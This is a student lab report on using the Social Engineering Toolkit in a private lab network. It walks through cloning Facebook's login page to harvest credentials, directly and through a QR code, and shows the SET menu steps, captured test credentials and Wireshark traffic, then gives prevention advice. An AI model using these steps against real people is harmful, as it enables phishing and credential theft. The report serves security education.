COMP 8506 Assignment 5

Social Engineering Toolkit

Xinghua Wei

A00978597

Website Attack Vector


Introduction

Social Engineering Toolkit is specifically designed to perform advanced attacks against the human element. These attacks are usually called social engineering attacks.

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.

In this exercise, I will explore The Social Engineering Toolkit using Credential Harvester Attack Method to extract and steal user credentials.

Diagram



Attacker
Credentials information back to the attacker
Clone a website
Published Fake Website
Victim user enter credentials
Victim

1. The attacker use SET to generate a fake, cloned website and publish the website
2. The victim went to the faked website and enter user credentials
3. The credentials send back to the attacker

Demo


The first thing that the attack needs to do is to attach his computer to the target network that the attacker needs to make the social engineering attack.

Then attackers choose Website Attack Vectors because, as the scenario indicates I need to test how vulnerable my target is against the attack.




```
Select from the menu:

  1) Social-Engineering Attacks
```




```
 2) Website Attack Vectors
```

I will use the credential Harvester Attack method because I want to obtain the credentials of the victim.




```
 3) Credential Harvester Attack Method
```

Site cloner will be used in order to clone the login page of a website that will have the role of the bait.



```
 2) Site Cloner
```

Choose the website that SET will clone. I have chosen Facebook because it is a well-known website. I will use 10.0.0.33 for the POST back in Harvester credentials.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.33]:10.0.0.33
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Figure 1 Clone The Website

Then assume the victim has the attacker's IP already. Usually, this can be implemented via spoofed emails that will pretend to be coming from Facebook, and they will ask the users to log in for some reason. If the user clicks the link, he will see the Facebook login page. Then the user enters his login information.





Figure 2 Victim Login Through Fake Website

Once the user clicks Log In, the result will be sent back to the attacker.




```
POSSIBLE USERNAME FIELD FOUND: email=xinghuawei
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

POSSIBLE PASSWORD FIELD FOUND: pass=passwordtest
```


Wireshark

Through Wireshark, I can see that the data was transferred through HTTP and TCP port 80. The victim sends POST requests which contain the credential information.



```
53 1604529758.092891870     10.0.0.147     49203,80   10.0.0.33     TCP      66 49203 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SA
55 1604529758.096270712     10.0.0.147     49203,80   10.0.0.33     TCP      54 49203 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
57 1604529758.100143921     10.0.0.147     49203,80   10.0.0.33     HTTP   1221 POST /device-based/regular/login/?login_attempt=1&lwv=10
62 1604529758.114301282     10.0.0.147     49203,80   10.0.0.33     TCP      60 49203 → 80 [ACK] Seq=1168 Ack=109 Win=65536 Len=0
64 1604529758.114307172     10.0.0.147     49203,80   10.0.0.33     TCP      54 49203 → 80 [FIN, ACK] Seq=1168 Ack=109 Win=65536 Len=0
```

The POST contains the credentials.



```
POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1
Host: 10.0.0.33
Connection: keep-alive
Content-Length: 538
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.0.33
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.0.0.33/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

jazoest=2944&lsd=AVqXDBoyQHI&display=&enable_profile_selector=&isprivate=&legacy_return=0&profile_selector_ids=&return_session=&skip_api_login=&signed_next=&trynum=1&timezone=480
&lgndim=eyJ3IjoxMzM5LCJoIjo5NTksImF3IjoxMzM5LCJhaCI6OTE5LCJjIjoyNH0%3D&lgnrnd=144200_LjKv&lgnjs=1604529733&email=xinghuawei&pass=passwordtest&prefill_contact_point=&prefill_sourc
e=&prefill_type=&first_prefill_source=&first_prefill_type=&had_cp_prefilled=false&had_password_prefilled=false&ab_test_data=AAP%2FvvAvAPvAAAPAAAAAAAAAAPAAAAPAAAAAAAAAAjq%2FHHHAAA
LAAA
```


QRCode Generator Attack

Introduction

QRCode generator attack is used for redirecting the victim to another website. The attacker will generate a QR code that will contain a fake website. Once the victim scans the code, he will be redirect to a fake website. It is similar to the Website Attack Vector. Instead of the victim entering the website manually, the victim will visit the website by scanning a QR code.

This exercise will explore The Social Engineering Toolkit using QRCode Generator Attack to extract and steal user credentials.

Diagram



Attacker
Generate QR code with fake website link
Start Credential Harvester Attack Method with same fake website
The victim scan the QR code and visite the fake website
User Enter Credentials
Credentials back to the attacker

1. The attacker generates a QR code with a fake website link in it
2. The attacker use SET to generate a fake, cloned website and publish the website
3. The victim went to the faked website and enter user credentials
4. The credentials send back to the attacker

Demo

The first thing that the attack needs to do is to attach his computer to the target network that the attacker needs to make the social engineering attack.


Attackers need to generate a QR code that will contain a fake website link. Use QRCode Generator Attack Vector in SET to create a QR code. I will put the attacker’s IP, 10.0.0.33, into the QR code.



```
QRCode Generator Attack Vector
```


Figure 3 Generated QR code

Then attackers choose Website Attack Vectors because, as the scenario indicates I need to test how vulnerable my target is against the attack.




```
Select from the menu:

  1) Social-Engineering Attacks
```




```
 2) Website Attack Vectors
```

I will use the credential Harvester Attack method because I want to obtain the credentials of the victim.




```
3) Credential Harvester Attack Method
```

Site cloner will be used in order to clone the login page of a website that will have the role of the bait.



```
 2) Site Cloner
```

Choose the website that SET will clone. I have chosen Facebook because it is a well-known website. I will use 10.0.0.33 for the POST back in Harvester credentials.




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.0.33]:10.0.0.33
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

Figure 4 Clone The Website

Then assume the victim has the attacker's QR code already. Usually, this can be implemented via spoofed emails that will pretend to be coming from Facebook, and they will ask the users to log in for some reason. If the user scan the code, he will see the Facebook login page. Then the user enters his login information.

Figure 5 Scan QR code by a Phone



10.0.0.33/device-based/regular/...

facebook


Log Into Facebook

xinghuaweig


••••••••

Figure 6 The Victim Enter Credentials

Once the user clicks login, the result will be sent back to the attacker. And SET will also generate a .xml format report which contains the stolen credentials.




```
PARAM: lgnjs=1604532958
POSSIBLE USERNAME FIELD FOUND: email=xinghuaweig
PARAM: prefill_contact_point=
PARAM: prefill_source=
```



```
<param>lgnjs=1604532958</param>
<param>email=xinghuaweig</param>
<param>pass=passwordtest</param>
<param>prefill_contact_point=</param>
```


Wireshark

Through Wireshark, I can see that the data was transferred through HTTP and TCP port 80. The victim sends POST requests which contain the credential information.



```
273 1604532986.458514414    10.0.0.193    64137,80   10.0.0.33     TCP     608 64137 → 80 [PSH, ACK] Seq=1 Ack=1 Win=131744 Len=540 TSval=602717903 TSecr=1597280386 [TCP segment of a reassembled PDU]
274 1604532986.458530119    10.0.0.33     80,64137   10.0.0.193    TCP      66 80 → 64137 [ACK] Seq=1 Ack=541 Win=64640 Len=0 TSval=1597280393 TSecr=602717903
275 1604532986.459968346    10.0.0.193    64137,80   10.0.0.33     HTTP    781 POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1  (application/x-www-form-urlencoded)
276 1604532986.459987175    10.0.0.33     80,64137   10.0.0.193    TCP      66 80 → 64137 [ACK] Seq=1 Ack=1254 Win=64128 Len=0 TSval=1597280394 TSecr=602717904
277 1604532986.463956937    10.0.0.33     80,64137   10.0.0.193    TCP     173 80 → 64137 [PSH, ACK] Seq=1 Ack=1254 Win=64128 Len=107 TSval=1597280398 TSecr=602717904 [TCP segment of a reassembled PD…
```


The POST contains the credentials.



```
POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1
Host: 10.0.0.33
Origin: http://10.0.0.33
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (iPhone; CPU OS 14_0_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) FxiOS/29.1  Mobile/15E148 Safari/605.1.15
Referer: http://10.0.0.33/
Content-Length: 713
Accept-Language: zh-cn

jazoest=21031&lsd=AVqYshTqZ5w&display=&enable_profile_selector=&isprivate=&legacy_return=0&profile_selector_ids=&return_session=&skip_api_login=&signed_next=&trynum=1&timezone=48
0&lgndim=eyJ3IjozNzUsImgiOjgxMiwiYXciOjM3NSwiYWgiOjgxMiwiYyI6MzJ9&lgnrnd=153532_BBGj&lgnjs=1604532958&email=xinghuaweig&prefill_contact_point=&prefill_source=&prefill_type=&first
_prefill_source=&first_prefill_type=&had_cp_prefilled=false&had_password_prefilled=false&ab_test_data=AAAVAVqVqq%2FqAAAAVVAAAAAAAAAAAAVAAAAAAAAAAAAAAAAAAAAJAAA&encpass=%23PWD_BROW
SER%3A5%3A1604532973%3AAVlQAMV8g9Eos%2FYWxEvczUxSYAYMN4q72CXrtSYOil%2FAp9JCyV%2FwA0XPiOVO0Pc3ZDlAO%2FW9flaZqKzye0IsCPbuo83Zd5on3oXZhOASBWBTlxvjwWI%2Fk%2Fqj0XOKLyYMjRRjIHoqpRNBjJy
p<html><head><meta HTTP-EQUIV="REFRESH" content="0; url=https://login.facebook.com/login.php"></head></html>
```

If the victim uses a phone to scan the code, the attacker can also know what phone model the victim uses.



```
User-Agent: Mozilla/5.0 (iPhone; CPU OS 14_0_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) FxiOS/29.1  Mobile/15E148 Safari/605.1.15
```

Conclusion and Prevention

Social Engineering Toolkit is a powerful tool to perform any Social Engineering Attack. It uses the weakest vulnerabilities that exist, the human element. People always not aware of such attacks, so that some attacks can easily be performed.

To prevent any Social Engineering Toolkit Attack, users can do such things:

- Users should think more before they click any unknown link. When users get an urgent or even a familiar message, be sure to check if the source is credible first. The best way is to utilize another communication method different from where the message is from, such as texting the person to see if they emailed you an urgent message or that was from an attacker.
- Users should always be careful of any unauthorized messages. Check the domine name to see if it is real. To do that, users can search online, go to the official website, etc. This will limit the risks that users getting spoofed.
- Users should be aware of what activities could be potential dangers to prevent attacks in the first place. Users should not download software from unknown sites, should not click unknown links. Restrict physical access to the network.
- Attackers usually purposely create identical websites of a legitimate website. Pay attention to the URL to check if there is any typo.
- Users should set up firewalls or network activities to monitor tools to detect any unauthorized connection to the network. This could limit the risk of being attacked in some situations like attackers connect to the same network as the victim so that attackers could do passive reconnaissance.